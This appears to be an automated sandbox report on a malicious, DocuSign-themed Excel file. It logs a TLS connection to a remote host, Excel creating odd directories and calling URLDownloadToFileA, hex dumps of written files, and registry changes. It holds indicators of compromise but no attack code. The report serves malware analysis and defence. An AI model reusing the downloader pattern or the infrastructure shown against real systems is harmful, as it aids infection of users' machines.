Nov 29, 2020 05:53:43.849742889 CET	67.212.179.162	443	192.168.2.22	49165	CN=fu5on.com CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Nov 09 01:37:15 CET 2020	Sun Feb 07 01:37:15 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1204 Parent PID: 584

General

Start time:	05:53:39
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f900000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB52.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FC4EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\1DDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14062828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14062828C	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14062825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB52.tmp	success or wait	1	13FEBB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	C:\Users\user\Desktop\document-1333887362.xls.	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DDE0000	569	478	c4 56 cb 4e e3 30 14 dd 8f 34 ff 10 79 3b 4a 5c 40 42 a3 51 53 16 0c b3 9c 41 02 3e c0 b5 6f 13 ab 7e c9 36 d0 fe 3d d7 6e 48 99 a8 34 44 54 62 93 97 73 1e f7 d8 f1 cd fc 6a a3 55 f1 04 3e 48 6b 6a 72 56 cd 48 01 86 5b 21 4d 53 93 87 fb 3f e5 4f 52 84 c8 8c 60 ca 1a a8 c9 16 02 b9 5a 7c ff 36 bf df 3a 08 05 a2 4d a8 49 1b a3 fb 45 69 e0 2d 68 16 2a eb c0 e0 c8 ca 7a cd 22 de fa 86 3a c6 d7 ac 01 7a 3e 9b 5d 52 6e 4d 04 13 cb 98 38 c8 62 fe 1b 56 ec 51 c5 e2 66 83 8f 77 4e 96 d2 90 e2 7a f7 5e 92 aa 09 73 4e 49 ce 22 1a a5 4f 46 0c 44 4a bb 5a 49 0e c2 f2 47 8d d4 55 70 1e 98 08 2d 40 d4 aa 72 5e a2 a2 bf 83 18 b1 b0 40 e8 41 4d 67 9a 81 a6 d4 c9 73 7a 7e 18 e1 41 85 01 64 c4 66 97 43 85 c8 5c 4a 68 a5 0b 3f 30 ac 77 14 d2 c8 fb 39 74 b8 7f 38 81 5e 0a 28	.V.N.0...4..y;J\@B.QS....A. >.. o..~.6..=.nH..4DTb..s......j. U..>HkjrV.H.. [!MS...?.OR...`... ....Z|.6..:...M.I...Ei.-h.*... ..z."...:....z>.]RnM....8.b..V .Q..f..wN....z.^...sNI."..OF. DJ.ZI...G..Up...- @..r^.......@. AMg.....sz~..A..d.f.C..\Jh..? 0.w....9t..8.^.(	success or wait	34	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1DDE0000	1047	2	03 00	..	success or wait	28	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1DDE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.C.T.....e....... [Content_Types].xml ... (...................................	success or wait	30	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DDE0000	40833	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR..... .w.....gAMA......a.....sRGB.. .....-PLTE.....F....ff e.....~.....hLF:.'0R..~..... ...tRNS.....q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP"".....s....6...v ggz.g.....v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\1DDE0000	313188	2198	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cc 80 35 d3 64 01 00 00 ee 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 93 aa 62 b6 e0 01 00 00 ba 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.C.T.....e..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!...5.d..... .....?...xl/_rels/wor kbook.xml.relsPK..-.....!. ..b..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\CEDE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 80
01 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 02 00
00 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 0c 00 0a 00 07
00 02 00 03 00 0b 00
0d 00 ba 01 03 00 00
00 00 9c 00 02 00 11
00 19 00 02 00 00 00
12 00 02 00 00 00 13
00 02 00 00 00 af 01
02 00 00 00 bc 01 02
00 00 00 3d 00 12 00
f0 00 69 00 d5 39 4a
1f 38 00 03 00 00 00
01 00 58 02 40 00 02
00 00 00</td><td>........g2....................
......\.p....

B.....a.........=...........
....
................=.....i..9J.8
.......X.@.....</td><td>success or wait</td><td>16</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\CEDE0000</td><td>unknown</td><td>16384</td><td>a4 e0 c8 c4 1e 44 8c
65 86 ad 86 17 9e 20
27 13 f2 5d e4 a3 23
7a 25 36 b0 88 71 ce
68 b8 1e 71 2c 40 a0
e2 50 e5 76 c5 60 3a
10 e9 06 a5 b4 97 98
cc 22 7f a5 10 37 fd
f9 4d 9d f4 c7 f5 d7
5f de d7 f5 d8 c1 eb
65 d1 6b d4 02 6f 01
51 b9 88 fe ab aa af
ec f6 82 a8 12 16 ee
21 26 18 16 ad 87 83
08 70 35 38 f2 92 18
b0 83 24 be ab f4 9a
96 21 af 61 a4 55 af
a8 e0 60 da f4 0c db
41 a9 02 bf 20 f4 11
d5 0d 39 fa 00 f9 99
0a f9 7c 13 bc 42 50
54 e9 9a 86 bb 47 f9
1b 85 93 a1 90 fe 75
fd 6a 0e 87 5f 7f 7d
3f 36 ed e1 d0 da d7
a1 39 de 3e 98 0b d7
ef ed d9 25 90 c3 ab
42 ea 5c 79 57 90 87
bd a6 00 db f4 11 06
9d 67 4c 25 e8 c8 6d
dd 2f 70 45 41 69 2c
21 2e b3 40 8a 53 97
78 54 19 45 d6 e8 13
33 7c 44 2f 00 08 d1
58 09 dc 9a 13 cf b7
a7 58 2b f4 9e 92 e5
d0 28 6d</td><td>.....D.e..... '..]..#z%6..q.h.
.q,@..P.v.`:........"...7..M..<br>..._......e.k..o.Q...........<br>.!&......p58.....$.....!.a.U..<br>.`....A... ....9......|..BPT..
..G.......u.j.._.}?6......9.>.
.....%...B.\yW..........gL%..m
./pEAi,!..@.S.xT.E...3|D/...
X.......X+.....(m</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\CEDE0000</td><td>unknown</td><td>16384</td><td>72 4a 80 4d cf e2 cb
29 b0 d0 83 2b b4 a2
8f 2a d7 a3 7c e6 ca
51 9a 83 a3 d6 3f 37
9d a1 5c 54 67 a4 fd
0a a1 f2 27 91 3b b9
1c 0d 2d de 9d a6 06
79 a6 44 57 93 3d 0a
da c3 ce 77 41 33 d5
23 8b 22 87 bf e4 a8
0a 28 d6 00 8a dc 7a
ef 6c cb d4 ee 55 38
78 9a 14 0c 26 af 70
a3 63 b6 6b 88 be e2
ae 62 a9 82 4a 1e de
8a 9f d6 2d f7 40 4f
84 dd b7 de ca 78 8c
5c 7e d9 01 b5 45 9e
b5 fb 5c a6 53 b8 ee
b4 fc cc 3a 75 8b 8a
cc 89 c0 12 48 d2 49
28 03 62 67 2e ff 20
c5 6e 73 f1 c4 90 ae
c7 64 9b 94 d2 1f 38
ed 69 d2 1d c1 e0 42
a3 9b 8e 06 8b 40 ef
de 94 4e 9e cc e7 dd
76 ea bb 56 53 5b 4e
e8 e9 f3 23 52 2e a6
49 ee 45 45 00 31 da
ba e0 09 2e 05 04 bd
46 7f 3f d2 5c 2c 6a
ad 48 23 ac aa c8 f4
c9 59 fc 20 66 c2 a4
6c 80 c9 cc 14 be 92
7c 76 38 d5 21 19 2e
8d 8c 3e</td><td>rJ.M...)...+...*..|..Q....?7..
\Tg.....'.;...-....y.DW.=....w
A3.#.".....(....z.l...U8x...&.
p.c.k....b..J.....-.@O.....x.\
~...E...\.S.....:u......H.I(.bg..
.ns.....d....8.i....B.....
@...N....v..VS[N...#R..I.EE.
1........F.?.\,j.H#.....Y. f..l.
.....|v8.!....></td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\CEDE0000</td><td>unknown</td><td>11794</td><td>8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 08 02 10
00 40 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
41 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 42
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 43 00
00 00 41 00 2c 01 00
00 00 00 00 01 0f 00
08 02 10 00 44 00 00
00 41 00 2c 01 00 00
00 00 00 01 0f 00 08
02 10 00 45 00 00 00
41 00 2c 01 00 00 00
00 00 01 0f 00 08 02
10 00 46 00 00 00 41
00 2c 01 00 00 00 00
00 01 0f 00 08 02 10
00 47 00 00 00 41 00
2c 01 00 00 00 00 00
01 0f 00 08 02 10 00
48 00 00 00 41 00 2c
01 00 00 00 00 00 01
0f 00 08 02 10 00 49
00 00 00 41 00 2c 01
00 00 00 00 00 01 0f
00 08 02 10 00 4a 00
00 00 41</td><td>............................
....................@...A.,...
..........A...A.,.............
B...A.,.............C...A.,...
..........D...A.,.............
E...A.,.............F...A.,...
..........G...A.,.............
H...A.,.............I...A.,...
..........J...A</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CEDE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)...+...*..|..Q....?7.. \Tg.....';...-....y.DW.=....w A3.#."....(....z.l...U8x...&. p.c.k....b..J.....-.@O.....x.\ ~...E...\.S.....:u.....H.I(.bg.. .ns.....d....8.i....B..... @...N....v..VS[N...#R..I.EE. 1........F.?.\,j.H#.....Y. f..l. .....|v8.!....>	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	16384	8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	....@...A.,... .....A...A.,..... B...A.,.....C...A.,... .....D...A.,..... E...A.,.....F...A.,... .....G...A.,..... H...A.,.....I...A.,... .....J...A	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CEDE0000	unknown	14796	41 00 00 80 4b 40 41 00 00 00 39 40 41 00 00 00 3e 40 f1 00 01 02 06 00 61 01 d2 00 46 00 be 00 0a 00 61 01 e3 00 45 00 45 00 e4 00 06 00 2a 00 61 01 e5 00 45 00 00 00 00 00 00 00 ff ff 20 00 62 01 e5 ff 14 00 44 61 01 e6 c0 44 61 01 e7 c0 04 44 61 01 e8 c0 03 41 6f 00 07 02 04 00 01 00 00 67 bd 00 18 00 61 01 e6 00 45 00 00 20 80 40 45 00 00 40 7e 40 45 00 00 c0 51 40 e8 00 01 02 06 00 61 01 e9 00 45 00 06 00 2a 00 61 01 ee 00 41 00 00 01 00 00 00 00 ff ff 20 00 62 01 ee ff 14 00 44 61 01 ef c0 44 61 01 f0 c0 04 44 61 01 f1 c0 04 41 6f 00 07 02 04 00 01 00 00 65 bd 00 18 00 61 01 ef 00 41 00 00 80 71 40 41 00 00 80 56 40 41 00 00 40 56 40 f1 00 01 02 06 00 62 01 d2 00 46 00 be 00 0a 00 62 01 e3 00 45 00 45 00 e4 00 06 00 2a 00 62 01 e5 00 45 00 00 00 00	A...K@A...9@A...>@......a. ..F.....a...E.E.....*.a...E....... .. .b.....Da...Da....Da....Ao. ....g....a...E.. .@E..@~@E. ..Q@......a...E...*.a...A..... .... .b.....Da...Da....Da....A o........e....a...A...q@A...V @ A..@V@......b...F.....b...E.E .....*.b...E....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8 ....X.@.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CEDE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 37 03 0c 57 c6 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#... @....7..W.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	328	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 d3 00 00 00 02 00 00 00 e9 fd 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 32 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 33 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 31 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 34 00 0a 00 00 00 d0 9b d0 b8 d1 81	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....2..... .....3.....1..... ...4.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CEDE0000	unknown	3584	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 93 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 8d 02 00 00 8e 02 00 00 8f 02 00 00 90 02 00 00 91 02 00 00 92 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	......................>.....	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\CEDE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CEDE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDB80	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDC4B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDCD8	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
